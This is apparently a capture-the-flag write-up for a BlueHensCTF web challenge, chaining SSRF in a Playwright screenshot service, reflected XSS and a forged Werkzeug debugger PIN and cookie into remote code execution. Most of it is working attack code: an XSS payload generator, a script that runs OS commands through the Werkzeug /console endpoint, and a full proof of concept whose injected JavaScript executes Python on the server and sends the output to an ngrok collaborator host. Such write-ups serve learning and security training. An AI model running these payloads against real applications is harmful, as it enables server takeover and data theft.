🚩 BlueHensCTF - Screengrab
Executive Summary
- OS: Linux
- Key Technique: The challenge contains a reflected XSS vulnerability in the React frontend and an SSRF vulnerability within a Playwright-based screenshot service. An attacker can use the SSRF to read local container files to deterministically forge the Werkzeug Debugger PIN and cookie. With the obtained credentials, the attacker can chain the exploitation with XSS into forcing the local headless browser to interact natively with the
/consoleendpoint, authenticate using the forged PIN, and execute Python code to run a SUID binary to exfiltrate the flag. - Status:
Completed
Reconnaissance
Configurations

The docker file reveals that there is a read_flag SUID inside the box. This suggests this challenge is hinting towards Remote Code Execution where we have to somehow execute the SUID.
Looking at the installed packages inside the system, I figure the installed version of React is vulnerable to React2Shell vulnerability, however, since the backend is using Flask which is a python framework, React2Shell would not work.
Other installed packages does not seems to be vulnerable. So the vulnerability lies inside the system.
First Look


The website is serving a screenshotting service where user input a URL and a title, and the back-end will open a headless browser, go to that specific URL and take a screenshot.
The backend code is extremely simple with only 2 endpoints, no authentication whatsoever. There is no input validation, no database or output encoding. The main logic lies inside the /api/screenshot endpoint.
Since the backend does not check for input validation, I check if the app can take a screen shot of an internal file, so I use file:///etc/passwd as the test input URL.


The test payload works. I also check for XSS vulnerability by injecting <img src=x onerror=alert(1)> in the title:
Exploitation
Notice how the URL actually contains the XSS payload, this makes me think about whether the bot can going to the service page itself at http://localhost:1337 and execute an XSS payload. So I create a small python script that can help me generate an HTTP link to to input to the front end and make a request to my HTTP server.
import base64
from urllib.parse import quote

INTERNAL_BASE = "http://localhost:1337"
COLLABORATOR_URL = "http://0.tcp.ap.ngrok.io:17712"

def generate_payload():
    js_payload = f"new Image().src='{COLLABORATOR_URL}/?ping=1';"

    b64_js = base64.b64encode(js_payload.encode()).decode()
    xss_payload = f"<img src=x onerror=eval(atob('{b64_js}'))>"

    encoded_xss = quote(xss_payload)
    result_url = f"{INTERNAL_BASE}/?title={encoded_xss}&url=about:blank"

    print(result_url)

if __name__ == "__main__":
    generate_payload()
The payload works and we got the ping.
Looking at the backend again there is something quite interesting at the end of the app.py file which is defines the backend of the application:
# ...

if __name__ == '__main__':
    app.run(debug=True, host='0.0.0.0', port=1337)
The flask app is running with debug=True this is a red flag for RCE as debug mode often provide a way to interact directly with the docker machine.
Searching on the Internet for a while, I found this post about how to exploit Flash’s app.run(debug=True) running configuration. The post reveals that there is a debug console at the endpoint /console and we need a PIN to access that console.

The earlier post also provide a python code to forge the PIN code, however, I find it easier to just find a github repo that can help me generate the code automatically. To use the repo I need these information:
- Path: running
python -c "import flask; print(flask.__file__)"inside the docker container gives me/usr/local/lib/python3.12/site-packages/flask/__init__.py, hence the path would be/usr/local/lib/python3.12/site-packages/flask/app.py - MAC: can be found at
/sys/class/net/<interface_name>/address, the name of the interface can be found at/proc/net/dev, in this case, the docker container has only 2 interfaces (the loop-back interfaceloandeth0) - Machine ID: found at
/etc/machine-id - cgroup: found at
/proc/self/cgroup - username: which is
useraccording to theDockerfile
Now we can just clone the repo and running the code:
git clone https://github.com/SidneyJob/Werkzeuger.git
cd Werkzeuger
python3 gen.py \
  --username user \
  --path /usr/local/lib/python3.12/site-packages/flask/app.py \
  --mac 02:42:ac:12:00:02 \
  --machine_id 316cd00f4f76453b9f0a6449f7747800 \
  --cgroup 0::/
Now that we got the PIN, so I navigate to the console and type some random string and this is what I saw on the docker log:

It turns out that we can actually interact with the debugger using just GET requests, looking closely into the URL, we see that it takes 4 paramet
__debugger__: debug mode is on so it’s alwaysyescmd: basically the python command that we type infrm: frame ID, used for identifying debug function scope, the default is0.s: a secret string.
Since we’re technically port forwarding our localhost:1337 to the docker container’s, we can also navigate to the console, but on the remote server we cannot do so and we must use XSS to trigger the debugger using `fetch(URL).
Inside the image in which I found the PIN code, there it also a cookie (the __wzd...) generated alongside with it. It turns out that it is also the cookie used to authenticate ourselves when we make debug requests to the debugger. There is this code on Exploit-DB that I found to be great to use in order to test our exploit. I copied the code and modify it in a file, let’s call it hello.py:
#!/usr/bin/env python
import requests
import sys
import re
import urllib

# usage : python exploit.py 192.168.56.101 5000 192.168.56.102 4422

if len(sys.argv) != 3:
    print ("USAGE: python %s <ip> <port>" % (sys.argv[0]))
    sys.exit(-1)

response = requests.get('http://%s:%s/console' % (sys.argv[1], sys.argv[2]))

if "Werkzeug " not in response.text:
    print("[-] Debug is not enabled")
    sys.exit(-1)

# since the application or debugger about python using python for reverse connect
cmd = '''__import__('os').popen('whoami').read();'''

__debugger__ = 'yes'

frm = '0'

response = requests.get('http://%s:%s/console' % (sys.argv[1], sys.argv[2]))

secret = re.findall("[0-9a-zA-Z]{20}", response.text)

if len(secret) != 1:
    print ("[-] Impossible to get SECRET")
    sys.exit(-1)
else:
    secret = secret[0]
    print("[+] SECRET is: " + str(secret))

data = {
    '__debugger__': __debugger__,
    'cmd': str(cmd),
    'frm': frm,
    's': secret
}

cookie = {"__wzd5565cbe4d034223b3900":"1776996998|a32babe6be3c"}

response = requests.get("http://%s:%s/console" % (sys.argv[1], sys.argv[2]), params=data, headers=response.headers, cookies=cookie)

print ("[+] response from server")
print ("status code: " + str(response.status_code))
print ("response: " + str(response.text))
We successfully authenticate ourselves using the cookie, without ever having to type the PIN!
PoC
#!/usr/bin/env python3
import requests
import base64
import subprocess
import re
import argparse
import sys
from urllib.parse import quote

TARGET_BASE = "http://localhost:1337"
INTERNAL_BASE = "http://localhost:1337"
COLLABORATOR_URL = "http://0.tcp.ap.ngrok.io:14994" # your ngrok tcp
GEN_PY_PATH = "Werkzeuger/gen.py" # git clone https://github.com/SidneyJob/Werkzeuger

def get_forged_cookie(mac, machine_id):
    cmd = [
        "python3", GEN_PY_PATH,
        "--username", "user",
        "--path", "/usr/local/lib/python3.12/site-packages/flask/app.py",
        "--mac", mac,
        "--machine_id", machine_id,
        "--cgroup", "0::/"
    ]

    try:
        result = subprocess.run(cmd, capture_output=True, text=True, check=True)
    except subprocess.CalledProcessError as e:
        print(f"[-] Error running gen.py: {e}")
        print(e.stderr)
        sys.exit(1)

    blocks = result.stdout.split('[+] Success!')

    for block in blocks:
        if 'Modname: flask.app' in block and 'Appname: Flask' in block:
            cookie_match = re.search(r'\[\*\] Cookie:\s*(.+)', block)
            if cookie_match:
                cookie = cookie_match.group(1).strip()
                print(f"[+] Successfully extracted forged cookie: {cookie}")
                return cookie

    print("[-] Could not find the cookie in gen.py output.")
    sys.exit(1)

def exploit(mac, machine_id):
    forged_cookie = get_forged_cookie(mac, machine_id)

    js_payload = f"""
        const L = msg => new Image().src='{COLLABORATOR_URL}/?log=' + btoa(msg);
        L('1-START-XSS');

        document.cookie = '{forged_cookie}; path=/';
        L('2-COOKIE-INJECTED');

        fetch('{INTERNAL_BASE}/console')
            .then(res => res.text())
            .then(html => {{
                const secretMatch = html.match(/SECRET = "([a-zA-Z0-9]+)"/);
                if (!secretMatch) throw new Error("No secret found");
                const secret = secretMatch[1];
                L('3-FOUND-SECRET-' + secret.substring(0,5));

                const cmd = encodeURIComponent("import os; print(os.popen('/app/read_flag').read())");
                return fetch(`{INTERNAL_BASE}/console?__debugger__=yes&cmd=${{cmd}}&frm=0&s=${{secret}}`);
            }})
            .then(res => res.text())
            .then(output => {{
                new Image().src='{COLLABORATOR_URL}/?flag=' + btoa(output);
            }})
            .catch(err => L('ERROR-' + String(err)));
    """

    b64_js = base64.b64encode(js_payload.encode()).decode()
    xss_payload = f"<img src=x onerror=eval(atob('{b64_js}'))>"

    encoded_xss = quote(xss_payload)
    internal_target = f"{INTERNAL_BASE}/?title={encoded_xss}&url=about:blank"
    final_url = f"{TARGET_BASE}/api/screenshot?url={quote(internal_target)}"

    try:
        requests.get(final_url, timeout=30)
        print("[+] Got the flag, go check out your python server.")
    except requests.exceptions.Timeout:
        print("[+] Request timed out")
    except Exception as e:
        print(f"[-] Exploit request error: {e}")

if __name__ == "__main__":
    parser = argparse.ArgumentParser(description="Werkzeug RCE")
    parser.add_argument("--mac", required=True, help="MAC Address (e.g., 02:42:ac:12:00:02)")
    parser.add_argument("--machine-id", required=True, help="Machine ID from /etc/machine-id")
    args = parser.parse_args()

    exploit(args.mac, args.machine_id)
References
Exploit-DB test code: https://www.exploit-db.com/exploits/43905
HackTrick blog on Pentesting Werkzeug Debugger: https://hacktricks.wiki/en/network-services-pentesting/pentesting-web/werkzeug.html
Github Repo on forging Werkzeug PIN code and Cookie: https://github.com/SidneyJob/Werkzeuger